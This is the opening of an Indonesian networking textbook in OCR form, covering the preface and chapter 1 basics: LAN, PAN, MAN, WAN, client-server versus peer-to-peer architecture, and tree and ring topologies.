
YAYASAN PRIMA AGUS TEKNIK

TEORI & PRAKTIK JARINGAN KOMPUTER

Dr. Agus Wibowo, M.Kom, M.Si, MM.



TEORI & PRAKTIK JARINGAN KOMPUTER

Penulis :
Dr. Agus Wibowo, M.Kom, M.Si, MM.

ISBN : 9 786238 642052

Editor :
Dr. Joseph Teguh Santoso, S.Kom., M.Kom.

Penyunting :
Dr. Mars Caroline Wibowo. S.T., M.Mm.Tech

Desain Sampul dan Tata Letak :
Irdha Yunianto, S.Ds., M.Kom.

Penebit :
Yayasan Prima Agus Teknik Bekerja sama dengan
Universitas Sains & Teknologi Komputer (Universitas STEKOM)

Anggota IKAPI No: 279 / ALB / JTE / 2023

Redaksi :
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

Distributor Tunggal :
Universitas STEKOM
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : info@stekom.ac.id

KATA PENGANTAR

Segala Puji dan Syukur kami panjatkan selalu kepada Tuhan Yang Maha Esa atas Rahmat dan karunia-Nya yang sudah diberikan sehingga penulis bisa menyelesaikan buku yang berjudul **"*Teori & Praktik Jaringan Komputer*"** dengan baik. Buku ini disusun sebagai upaya untuk memberikan panduan komprehensif dan praktis dalam memahami serta mengaplikasikan konsep jaringan komputer bagi mahasiswa, profesional IT, dan siapa saja yang tertarik untuk mendalami bidang ini.

Jaringan komputer telah menjadi tulang punggung bagi hampir semua aspek kehidupan modern, mulai dari komunikasi, pendidikan, bisnis, hingga hiburan. Dengan berkembangnya teknologi informasi dan komunikasi, kebutuhan akan pengetahuan dan keterampilan dalam mengelola jaringan komputer semakin meningkat. Oleh karena itu, penulis merasa perlu untuk menyusun buku ini sebagai referensi yang dapat membantu dalam proses belajar mengajar serta pengembangan keterampilan praktis di bidang jaringan komputer.

Buku ini terdiri dari beberapa bab yang mencakup teori dasar jaringan komputer, teknologi dan protokol jaringan, hingga penerapan praktis dalam konfigurasi dan troubleshooting jaringan. Bab pertama buku ini membahas tentang Dasar-dasar Jaringan, dalam bab ini pembaca akan diperkenalkan dasar dalam jaringan computer, seperti infrastruktur, topografi, perangkat, hingga Model OSI layer. Bab 2 akan membahas tentang perangkat keras jaringan, yang akan memperkenalkan tentang hardware dan pengkabelan yang digunakan dalam jaringan komputer. Bab 3 akan membahas tentang teknologi Nirkabel yang mencakup teknologi nirkabel yang berkembang dan digunakan dalam komunikasi jaringan komputer. Bab 4 akan mengajarkan tentang dasar-dasar komunikasi jaringan, bab ini merupakan pengembangan dari bab 1, dalam bab ini mencakup desain, instalasi, kualitas hingga pemeliharaan jaringan. Bab 5 akan memberi penjelasan tentang Pengalamatan IP (*Internet Protocol*) yaitu sebuah protokol bagaimana perangkat komputer dapat berkomunikasi satu sama lain.

Bab 6 pada buku ini akan membahas tentang Subnetting, yaitu pembagian sebuah jaringan menjadi sub-sub jaringan yang belih kecil, untuk detailnya akan dibahas secara rinci pada bab ini. Bab 7 buku ini akan membahas tentang Protokol jaringan, bab ini akan meneruskan bab 6 yaitu perutean pengalamatan IP. Bab 8 buku ini akan membahas tentang Internet atau yang disebut dengan jaringan global yang menghubungkan komputer satu dengan komputer seluruh dunia. Teknologi Komputasi Coud akan dibahas dalam bab 8, salah satu teknologi penyimpanan berbasis internet yang memungkinkan dapat diakses dimanapun dan kapanpun. Dalam bab ini akan memperkenalkan cloud pribadi dan cloud public. Selanjutnyam pada bab 9 akan membahas tentang arsitektur dan Virtualisasi dalam cloud computing. Bab 10 akan membahas tentang pemecahan permasalahan jaringan, pada bab ini akan memperkenalkan program opensource Wireshark. Wireshark adalah perangkat lunak

sumber terbuka gratis yang digunakan untuk menganalisis lalu lintas jaringan secara real time. Ini adalah alat penting bagi pakar keamanan jaringan serta administrator. Bab 11 buku ini akan membehas tentang sertifikasi CISCO yang diakui oleh dunia. Dalam bab ini juga akan membahas tingkatan sertifikasi yang dikeluarkan Cisco. Bab 12 akan membahas keamanan jaringan, Bab ini menyoroti konsep keamanan jaringan yang penting untuk membantu Anda mencapai keseimbangan antara melindungi data dan mempertahankan tingkat kenyamanan dan fungsionalitas yang memadai bagi pengguna jaringan yang berwenang. Bab 13 sekaligus bab terakhir dalam buku ini, dalam bab ini, kita akan meluangkan waktu untuk melihat beberapa metode yang dapat digunakan untuk meretas situs web dan kemudian masuk ke beberapa jaringan yang Anda inginkan. Kami akan melihat hal-hal seperti serangan injeksi, skrip lintas situs, dan banyak lagi.

Semoga buku ini dapat bermanfaat bagi pembaca dalam memperluas wawasan dan keterampilan di bidang jaringan komputer. Kami berharap buku ini dapat menjadi salah satu referensi utama yang membantu mencetak generasi profesional IT yang handal dan kompeten. Terima kasih.

Selamat Membaca.

Semarang, Juni 2024
Penulis

Dr. Agus Wibowo, M.Kom, M.Si, MM.

DAFTAR ISI

BAB 1
DASAR-DASAR JARINGAN

Jaringan komputer adalah disiplin luas yang menggabungkan berbagai konsep komputasi yang terutama ditujukan untuk meningkatkan komunikasi dan akses terhadap sumber daya komputer yang terbatas (namun dapat dibagikan). Pada bab ini, kita akan membahas konsep dasar jaringan komputer. Diskusi kita akan dimulai dengan mendefinisikan jaringan, setelah itu kita akan melihat infrastruktur jaringan, peran administrator jaringan, gambaran umum dari Personal Area Network yang berbeda dengan banyak penekanan pada LAN dan WAN, dan analisis peer-to-jaringan rekan vs. jaringan klien-server. Singkatnya, kita akan melihat sekilas berbagai perangkat jaringan, terminologi, model OSI, dan menutupnya dengan diskusi singkat tentang tabrakan dan siaran. Bab ini biasanya merupakan ringkasan dasar-dasar jaringan yang mempersiapkan kita untuk mendapatkan lebih banyak pengalaman jaringan yang sangat mencerahkan di bab-bab berikutnya.

1.1 PENGERTIAN JARINGAN KOMPUTER

Jaringan komputer adalah istilah yang merujuk pada kumpulan komputer apa pun yang terhubung satu sama lain untuk komunikasi dan berbagi data (dan informasi) serta sumber daya komputasi lainnya. Sumber daya lain dalam jaringan juga memungkinkan host jaringan untuk berbagi aplikasi, data, dan lebih banyak lagi sumber daya jaringan dari server file dan printer perangkat keras, di antara banyak perangkat lainnya.

Komponen Jaringan Komputer

Ini terdiri dari komponen perangkat keras dan perangkat lunak yang membentuk jaringan komputer. Pada bagian ini, kita biasanya membahas komponen perangkat keras utama yang penting untuk instalasi jaringan komputer.

Komponen jaringan komputer meliputi komputer, kabel, kartu antarmuka jaringan (NIC), switch, modem, hub, dan router.

Komputer/Workstation

Komputer dapat berupa komputer desktop, laptop, serta perangkat portabel (smartphone dan tablet) ditambah aksesoris tambahannya seperti hard drive portabel, Pemutar CD, keyboard, dan mouse. Mereka adalah komponen perangkat keras utama dari setiap jaringan komputer.

Komputer adalah komponen utama yang tanpanya jaringan hanyalah mimpi belaka. Komputer menawarkan platform bagi pengguna untuk melakukan berbagai tugas di jaringan. Dalam kasus sistem terpusat, komputer berfungsi sebagai penghubung antara pengguna dan server jaringan khusus.

Klasifikasi Jaringan Komputer

Berikut ini adalah empat klasifikasi utama jaringan komputer berdasarkan ukurannya:

- Jaringan area lokal;
- Jaringan area pribadi;

- Jaringan wilayah metropolitan;
- Jaringan area luas.

Jaringan Area Lokal (LAN)

LAN mengacu pada sekelompok komputer yang terhubung satu sama lain di area kecil seperti kantor atau gedung kecil. Dalam LAN, dua komputer atau lebih dihubungkan melalui media komunikasi seperti kabel koaksial, kabel tembaga twisted pair, atau kabel serat optik.

Menyiapkan LAN mudah dan murah karena dapat dilakukan dengan baik menggunakan perangkat keras jaringan murah seperti sakelar, kabel Ethernet, dan adaptor jaringan. Lalu lintas yang terbatas memungkinkan transmisi data lebih cepat melalui LAN. Selain itu, LAN mudah dikelola karena dipasang di ruang kecil. Oleh karena itu, penegakan keamanan juga ditingkatkan melalui pemantauan lebih dekat terhadap aktivitas dalam lokasi geografis jaringan. Contoh LAN meliputi jaringan kantor dan jaringan rumahan.

Kelebihan LAN

LAN memiliki keunggulan dibandingkan WAN mengingat cakupan geografis LAN yang kecil, tidak seperti Wan yang memiliki cakupan geografis tak terbatas.

Berikut ini kelebihan LAN:

- Kemudahan instalasi karena melibatkan area kecil di mana komputer dapat dihubungkan. Keterbatasan area operasi menyebabkan terbatasnya jumlah mesin jaringan, yang membuatnya lebih mudah untuk menyiapkan LAN.
- Kemudahan pemeliharaan karena area jaringan kecil dan sedikit komputer jaringan.
- Kemudahan penegakan keamanan juga disebabkan oleh lingkungan operasi yang relatif kecil dan beberapa perangkat jaringan

Keterbatasan LAN

Keterbatasan LAN dapat diringkas dalam satu kalimat dengan mempertimbangkan keterbatasannya pada ruang geografis yang terbatas dan jumlah mesin yang terhubung dalam jaringan. Dengan demikian, dapat disimpulkan bahwa keterbatasan LAN adalah ketidakmampuannya untuk mengakomodasi banyak pengguna, sehingga membatasi LAN untuk digunakan di kantor kecil, lingkungan bisnis, ruang belajar, dan lingkungan rumah.

Jaringan Area Pribadi (PAN)

Jaringan ini diatur dan dikelola dalam ruang penggunanya - biasanya dalam jangkauan tidak melebihi 10m. Biasanya digunakan untuk menghubungkan perangkat komputer untuk penggunaan pribadi.

Komponen jaringan area pribadi mencakup laptop, ponsel, perangkat pemutar media, serta stasiun bermain. Komponen tersebut terletak dalam area sekitar 30 kaki dari ruangan seseorang. Ide PAN lahir oleh Thomas Zimmerman, ilmuwan riset utama pertama yang mengemukakan gagasan jaringan area pribadi.

Ada 2 kelas PAN:

- **PAN Berkabel:** jaringan area pribadi berkabel dibuat ketika seseorang menggunakan kabel USB untuk menghubungkan dua perangkat keras yang berbeda. Misalnya, saat ini sudah menjadi praktik umum untuk menghubungkan ponsel ke komputer melalui kabel USB untuk berbagi file, mengakses Internet, dan banyak hal lainnya.

- **PAN Nirkabel:** PAN nirkabel diatur dengan menggunakan teknologi nirkabel yang ada seperti Bluetooth dan Wi-Fi. Ini pada dasarnya adalah jenis jaringan teknologi jarak rendah.

Contoh PAN

Ada 3 jenis jaringan area pribadi yang umum:

1. Jaringan Area Tubuh: bergerak bersama individu. Contoh yang baik adalah jaringan seluler-ketika seseorang membuat koneksi jaringan dan kemudian membuat koneksi dengan perangkat lain dalam jangkauannya.
2. Jaringan Offline: disebut juga jaringan rumah. Ini dapat diatur di komputer, TV, printer, dan telepon yang terhubung ke rumah-tetapi tidak terhubung ke internet.
3. Jaringan Kantor Rumah Kecil: perangkat berbeda terhubung ke Internet dan jaringan perusahaan melalui VPN.

Jaringan Area Metropolitan (MAN)

MAN adalah jenis jaringan yang meluas ke wilayah geografis yang lebih luas dengan menghubungkan LAN yang berbeda untuk membentuk jaringan komputer yang lebih besar. Dengan demikian, ini mencakup area yang lebih luas daripada LAN.

MAN idealnya didirikan di kota-kota besar dan kecil. Oleh karena itu, nama jaringan wilayah metropolitan. Hal ini sering digunakan oleh lembaga pemerintah untuk menghubungkan beberapa lembaga besar dengan warga negara; komunikasi antar lembaga perbankan dalam suatu kota; di institusi pendidikan tinggi besar yang berlokasi di kota metropolitan; dan bahkan digunakan untuk komunikasi di pangkalan militer dalam suatu kota/kota. Protokol jaringan area Metropolitan yang umum diadopsi antara lain Frame Relay, ISDN, RS-232, ADSL, ATM, dan OC-3.

Karakteristik MAN

- *Cakupan Geografis:* MAN mencakup area yang lebih besar dari LAN, biasanya antara 5 hingga 50 kilometer. Ini dapat mencakup seluruh kota atau wilayah metropolitan.
- *Konektivitas:* Menghubungkan beberapa LAN untuk membentuk jaringan yang lebih besar, memungkinkan pertukaran data antar berbagai lokasi dalam area metropolitan.
- *Kecepatan Tinggi:* Biasanya menyediakan kecepatan transfer data yang tinggi, lebih cepat dari WAN, tetapi bisa lebih lambat dibandingkan beberapa LAN.
- *Infrastruktur:* Menggunakan berbagai jenis media transmisi seperti serat optik, kabel tembaga, dan koneksi nirkabel.
- *Manajemen Sentral:* Dikelola secara terpusat untuk menyediakan layanan yang konsisten dan efisien di seluruh area yang dilayani.

Komponen dan Teknologi MAN

- *Media Transmisi*: Serat optik sering digunakan karena kapasitas dan keandalannya yang tinggi untuk jarak menengah.
- *Perangkat Jaringan:* Router, switch, dan hub yang mampu menangani volume lalu lintas yang besar.
- *Protokol:* Menggunakan protokol seperti Ethernet, ATM (Asynchronous Transfer Mode), atau teknologi nirkabel seperti WiMAX.

- *Jaringan Backbone:* Sering kali menggunakan backbone berkecepatan tinggi untuk menghubungkan berbagai LAN di dalam area metropolitan.

Kegunaan dan Manfaat MAN

- *Penghubung Institusi:* Menghubungkan universitas, kantor pemerintah, rumah sakit, dan perusahaan yang tersebar di berbagai lokasi dalam sebuah kota.
- *Efisiensi dan Biaya*: Mengurangi biaya operasional dengan memungkinkan berbagi sumber daya dan infrastruktur jaringan.
- *Layanan Publik:* Mendukung berbagai layanan publik seperti transportasi cerdas, sistem keamanan kota, dan jaringan telekomunikasi.
- *Cadangan dan Pemulihan:* Menyediakan solusi cadangan data dan pemulihan bencana dengan menghubungkan pusat data yang terpisah secara geografis.

Contoh Implementasi MAN

1. Jaringan Kampus: Universitas dengan beberapa kampus atau gedung yang tersebar di seluruh kota dapat menggunakan MAN untuk menghubungkan jaringan mereka.
2. Jaringan Kota: Kota besar yang menyediakan akses internet dan layanan jaringan ke kantor-kantor pemerintah, sekolah, dan perpustakaan.
3. Jaringan Bisnis: Perusahaan besar dengan beberapa kantor di satu kota menggunakan MAN untuk menghubungkan kantor-kantor mereka dan memfasilitasi komunikasi serta berbagi data.

Jaringan Area Luas (WAN)

WAN adalah sejenis jaringan komputer yang membentang di wilayah geografis yang luas-kota, negara bagian, dan bahkan negara. Ini lebih besar dari LAN atau MAN. Hal ini tidak terbatas pada lokasi geografis tertentu. Ini mencakup lokasi geografis yang luas dengan menggunakan saluran telepon, jaringan satelit atau kabel serat optik. Internet adalah contoh sempurna di antara WAN yang ada secara global. WAN digunakan secara luas untuk kegiatan pendidikan, pemerintahan, dan bisnis.

Karakteristik WAN

- *Cakupan Geografis:* WAN mencakup area yang sangat luas, sering kali melintasi kota, negara, atau benua.
- *Kecepatan dan Latensi:* Kecepatan transfer data dalam WAN bisa bervariasi dari sedang hingga tinggi, tetapi biasanya memiliki latensi lebih tinggi dibandingkan dengan LAN dan MAN.
- *Konektivitas Jarak Jauh:* Menghubungkan LAN dan MAN yang terpisah secara geografis, memungkinkan komunikasi dan pertukaran data antar lokasi yang jauh.
- *Media Transmisi:* Menggunakan berbagai media transmisi seperti kabel serat optik, satelit, kabel tembaga, dan koneksi nirkabel.
- *Manajemen dan Keamanan:* Dikelola dengan teknologi dan kebijakan keamanan yang canggih untuk melindungi data yang ditransfer melalui jarak jauh.

Komponen dan Teknologi WAN

- *Router:* Perangkat jaringan yang mengarahkan data antara LAN dan MAN melalui WAN.

- *Switch:* Menghubungkan perangkat dalam LAN dan membantu dalam mengarahkan lalu lintas jaringan.
- *Leased Line:* Sambungan jaringan khusus yang digunakan oleh organisasi untuk komunikasi jarak jauh dengan latensi rendah.
- *VPN (Virtual Private Network):* Teknologi yang menyediakan koneksi aman melalui internet untuk menghubungkan jaringan perusahaan yang terpisah secara geografis.
- *MPLS (Multiprotocol Label Switching):* Teknologi yang meningkatkan kecepatan dan kontrol aliran data dalam jaringan WAN.

Kegunaan dan Manfaat WAN

- *Komunikasi Global*: Menghubungkan kantor cabang, pabrik, dan mitra bisnis yang tersebar di seluruh dunia, memungkinkan komunikasi dan kolaborasi global.
- *Sumber Daya Terpusat:* Memungkinkan akses ke aplikasi dan data yang terpusat di server pusat, mengurangi kebutuhan penyimpanan lokal.
- *Backup dan Pemulihan Bencana:* Meningkatkan ketahanan data dengan menyediakan lokasi cadangan yang terpisah secara geografis untuk pemulihan bencana.
- *Efisiensi Operasional*: Mengurangi biaya operasional dengan memungkinkan penggunaan sumber daya jaringan secara lebih efisien dan konsolidasi infrastruktur IT.

Contoh Implementasi WAN

1. Jaringan Perusahaan Multinasional: Perusahaan dengan kantor di berbagai negara menggunakan WAN untuk menghubungkan semua lokasi mereka, memungkinkan berbagi data dan komunikasi yang efektif.
2. Jaringan Pemerintah: Pemerintah menggunakan WAN untuk menghubungkan berbagai kantor pemerintahan di seluruh wilayah negara, memfasilitasi administrasi yang terpusat dan efisien.
3. Layanan Cloud: Penyedia layanan cloud menggunakan WAN untuk memberikan akses ke layanan mereka dari mana saja di dunia.

Khususnya, Internet adalah contoh paling mencolok dari WAN yang menghubungkan orang-orang di seluruh penjuru alam semesta.

Keuntungan WAN

WAN mencakup lokasi geografis yang luas dan menjangkau banyak populasi manusia. Dampak Internet terhadap kehidupan masyarakat secara global merangkum manfaat dari jaringan area luas. Data terpusat. WAN mendukung sentralisasi data/informasi. Hal ini menghilangkan kebutuhan individu untuk membeli server cadangan untuk email dan file mereka. Mendapatkan file yang diperbarui. Pemrogram mendapatkan file yang diperbarui dalam hitungan detik sejak perangkat lunak bekerja di server langsung.

Pertukaran pesan yang cepat. WAN menggunakan teknologi dan alat canggih yang memungkinkan pertukaran pesan terjadi lebih cepat dibandingkan kebanyakan jaringan lainnya. Komunikasi melalui Skype dan Facebook adalah dua contoh pertukaran pesan yang cepat, berkat Internet, salah satu WAN yang populer di dunia.

WAN memungkinkan berbagi sumber daya dan perangkat lunak. Dimungkinkan untuk berbagi hard drive, RAM, dan sumber daya lainnya melalui jaringan area luas.

Bisnis tanpa batas. Saat ini, bahkan orang-orang yang terpisah oleh Pasifik masih dapat menjalankan bisnis yang berkembang tanpa harus berpindah satu inci pun dari lokasi mereka saat ini karena Internet. Dunia memang merupakan sebuah desa global.

Bandwidth tinggi. Penggunaan jalur sewa bagi perusahaan meningkatkan bandwidth. Hal ini, pada gilirannya, meningkatkan kecepatan transfer data, sehingga meningkatkan produktivitas perusahaan.


Kekurangan WAN

Masalah keamanan semakin meningkat seiring dengan meningkatnya ukuran jaringan. Dengan demikian, masalah ketidakamanan lebih menjadi perhatian pada WAN dibandingkan pada LAN atau MAN.

Biaya pemasangan yang tinggi. Menyiapkan WAN memerlukan pembelian banyak peralatan mahal serta aplikasi perangkat lunak untuk mengelola dan mengelola jaringan. Router, switch, dan komputer mainframe yang dibutuhkan untuk melayani jaringan semuanya membutuhkan biaya yang mahal. Pemecahan masalah jaringan sering kali menjadi perhatian besar karena jaringan menjangkau lokasi geografis yang luas.

1.2 INFRASTRUKTUR JARINGAN

Infrastruktur jaringan mencakup semua sumber daya yang diperlukan yang mengarah pada fungsionalitas penuh dari konsep jaringan. Dengan kata lain, perangkat keras, perangkat lunak, protokol jaringan, masukan manusia, dan fungsi desain yang mengarah pada pengoperasian, manajemen, dan komunikasi jaringan yang efektif; semua ini merupakan apa yang secara konvensional disebut sebagai infrastruktur jaringan. Secara singkat, berikut adalah beberapa elemen infrastruktur jaringan:



Aspek perangkat keras dari jaringan komputer memungkinkan pengguna untuk menghubungkan perangkat jaringan secara fisik serta antarmuka untuk mendapatkan akses ke sumber daya jaringan. Perangkat keras biasanya mencakup komponen fisik yang membentuk jaringan komputer. Komponen fisik suatu jaringan meliputi mesin host (komputer); perangkat penghubung (router, hub dan switch); dan periferal lainnya (antara lain printer, modem nirkabel, kamera jaringan, dan server file).

Sejauh menyangkut perangkat lunak jaringan, Sistem Operasi Jaringan (NOS) muncul sebagai nomor satu dalam daftar. Namun, tergantung pada sifat jaringan, NOS mungkin tidak diperlukan, khususnya dalam pengaturan jaringan peer-to-peer (segera hadir dalam diskusi berbeda). Selain NOS, ada banyak aplikasi perangkat lunak yang diinstal untuk beroperasi pada mesin host yang digunakan jaringan untuk melakukan berbagai tugas di jaringan.

Protokol jaringan mengacu pada kebijakan dan standar yang memberikan rincian tentang bagaimana komunikasi jaringan terjadi. Protokol adalah seperangkat konvensi, prosedur, aturan, dan regulasi yang mengatur proses komunikasi jaringan. Dengan mengingat hal ini, tentu saja pemahaman tentang arsitektur jaringan (yang menggambarkan susunan

logis komputer); dan dua model jaringan (TCP/IP dan OSI) memainkan peran penting dalam pemahaman keseluruhan konsep jaringan komputer.

Komputer melayani penggunanya dengan sejumlah layanan. Jumlah total layanan jaringan merupakan peran jaringan (fungsi jaringan). Layanan jaringan mencakup penyimpanan data, layanan direktori, layanan email, layanan berbagi file, dan banyak lagi.

Pada bagian ini, kita akan membahas arsitektur jaringan peer-to-peer vs. client-server, model OSI, kecepatan jaringan, peran administrator jaringan, serta domain tabrakan dan siaran.

Peer-to-Peer vs. Klien-Server

Arsitektur Jaringan Peer-to-Peer

Dalam arsitektur seperti ini, semua komputer terhubung satu sama lain. Semua komputer mempunyai hak yang sama dan berbagi tanggung jawab pemrosesan data dengan syarat yang sama. Bentuk arsitektur jaringan komputer ini ideal untuk jaringan komputer kecil yang mendukung hingga 10 komputer. Arsitektur tidak menyediakan peran server. Izin khusus diberikan kepada setiap komputer melalui penugasan. Sayangnya, masalah muncul ketika komputer dengan sumber daya tersebut rusak atau tidak berfungsi.

Keunggulan Jaringan Peer-To-Peer

Berikut ini adalah keunggulan utama Arsitektur Jaringan Peer-To-Peer:

- Lebih murah karena tidak ada dedicated server.
- Ini adalah jaringan kecil. Dengan demikian, pengaturan dan pengelolaan jaringan menjadi lebih mudah.
- Kegagalan satu mesin tidak mempengaruhi fungsionalitas mesin lainnya. Oleh karena itu, ini sangat dapat diandalkan.

Kekurangan Arsitektur Jaringan Peer-To-Peer

- *Pengaturan peer-to-peer tidak memiliki sistem terpusat***.** Dengan demikian, tidak ada mekanisme pencadangan data karena semua data tidak sama di lokasi berbeda.
- Tidak ada keamanan yang dikelola-setiap komputer harus menangani keamanannya sendiri.

Arsitektur Jaringan Klien-Server

Dalam model jaringan ini, komputer pengguna (dikenal sebagai komputer klien) bergantung pada komputer pusat (server) untuk alokasi sumber daya dan penegakan keamanan. Server menangani keamanan, sumber daya, dan manajemen jaringan umum. Di sisi lain, komputer klien berkomunikasi satu sama lain melalui komputer/server pusat.

Misalnya, jika klien “A” ingin mengirim data ke klien “B”, klien A harus mengajukan permintaan izin ke server. Server kemudian menjawab kembali dengan memberikan izin kepada klien A atau menolak izin mereka untuk berbicara dengan klien “B.” Ketika server memberikan izin kepada klien “A” untuk berkomunikasi dengan

klien “B.” komunikasi kemudian dapat dimulai oleh klien A ke klien y secara instan atau mungkin perlu menunggu beberapa saat.

Kelebihan Arsitektur Jaringan Client-Server

- Pencadangan data dapat dilakukan dengan hadirnya sistem terpusat.
- Server khusus meningkatkan kinerja keseluruhan melalui pengaturan dan pengelolaan sumber daya jaringan yang tepat.
- Penegakan keamanan satu tingkat lebih tinggi karena komputer pusat mengelola semua sumber daya bersama.
- Kecepatan berbagi sumber daya lebih tinggi karena penanganan permintaan yang teratur.

Kekurangan Arsitektur Jaringan Client-Server

- Server khusus sangat mahal. Oleh karena itu, mereka membuat jaringan menjadi cukup mahal.
- Administrasi jaringan harus ditangani oleh personel yang terampil saja. Tidak seperti jaringan peer-to-peer yang tidak memerlukan individu berketerampilan tinggi untuk mengelolanya, jaringan klien/server memerlukan personel yang berkualifikasi untuk administrasi yang efektif.

1.3 TOPOLOGI JARINGAN

Topologi jaringan mengacu pada pengaturan, dan cara komponen-komponen jaringan saling berhubungan. Ada dua jenis topologi jaringan:

- Topologi fisik
- Topologi logis


Catatan: Topologi logis menentukan bagaimana perangkat jaringan tertaut muncul dalam jaringan. Ini adalah desain arsitektur mekanisme komunikasi jaringan antar perangkat yang berbeda.

Topologi Fisik

Topologi fisik dapat dikatakan sebagai cara semua node jaringan direpresentasikan secara geometris. Berikut ini macam-macam topologi fisik :

- Topologi Tree
- Topologi Ring
- Topologi Mesh
- Topologi Bus
- Topologi hibrida
- Topologi Star

Topologi Tree



Topologi tree menempatkan fitur topologi bus dan star dalam satu keranjang. Dalam topologi ini, semua komputer saling berhubungan, tetapi secara hierarki. Node paling atas dalam topologi ini disebut sebagai node root, sedangkan node lainnya merupakan turunan dari node root. Hanya ada satu jalur antara dua node untuk transmisi data yang membentuk hierarki induk-anak.


Kelebihan Topologi Pohon

- Ini mendukung transmisi data broadband jarak jauh tanpa masalah redaman.
- Topologi star memungkinkan perluasan jaringan dengan mudah karena perangkat baru dapat ditambahkan tanpa jaringan yang sudah ada dengan sedikit kesulitan.
- Kemudahan pengelolaan-jaringan disegmentasi menjadi jaringan bintang yang membuatnya relatif mudah untuk dikelola.
- Kesalahan dapat dideteksi dan diperbaiki dengan mudah.
- Tidak berfungsinya atau rusaknya satu node tidak mempengaruhi node lain dalam jaringan. Dengan demikian, terdapat kegagalan terbatas pada jaringan topologi pohon.
- Ini mendukung pengkabelan point-to-point dari setiap segmen jaringan.

Kekurangan Topologi Pohon

- Selalu sulit untuk menangani masalah sehubungan dengan kesalahan pada sebuah node.
- Ini adalah topologi jaringan berbiaya tinggi karena transmisi broadband dapat memakan banyak biaya.
- Kegagalan atau kesalahan pada kabel bus utama mempengaruhi seluruh jaringan.
- Ada kesulitan dalam mengkonfigurasi ulang jaringan ketika perangkat baru ditambahkan ke jaringan.

Topologi Ring



Satu-satunya perbedaan antara topologi ring dan topologi bus adalah bahwa pada topologi ring ujung-ujungnya terhubung, sedangkan pada topologi bus ujung-ujungnya terbuka. Ketika salah satu node mendapat pesan dari pengirim, node tersebut mengirimkan pesan tersebut ke node berikutnya. Oleh karena itu, komunikasi berlangsung dalam satu arah, yaitu searah. Setiap node pada jaringan terhubung ke node lain tanpa titik terminasi. Data mengalir secara kontinyu dalam satu loop-loop yang tidak ada habisnya. Aliran data selalu searah jarum jam. Topologi ring sering kali menggunakan token passing sebagai metode akses utama.

Token Passing

- Token berpindah di sekitar jaringan dari satu node ke node lainnya hingga mencapai tujuan.

- Pengirim memasukkan alamat plus data ke dalam token.
- Token berpindah dari satu node ke node berikutnya dengan memeriksa alamat token terhadap alamat individual setiap node di jaringan hingga menemukan kecocokan.
- Token digunakan sebagai pembawa data (dan alamat tujuan).


Kelebihan Topologi Ring

- Manajemen jaringan relatif mudah karena komponen yang rusak dapat dihapus tanpa mengganggu komponen lainnya.
- Sebagian besar persyaratan perangkat keras dan perangkat lunak untuk topologi jaringan ini sudah tersedia.
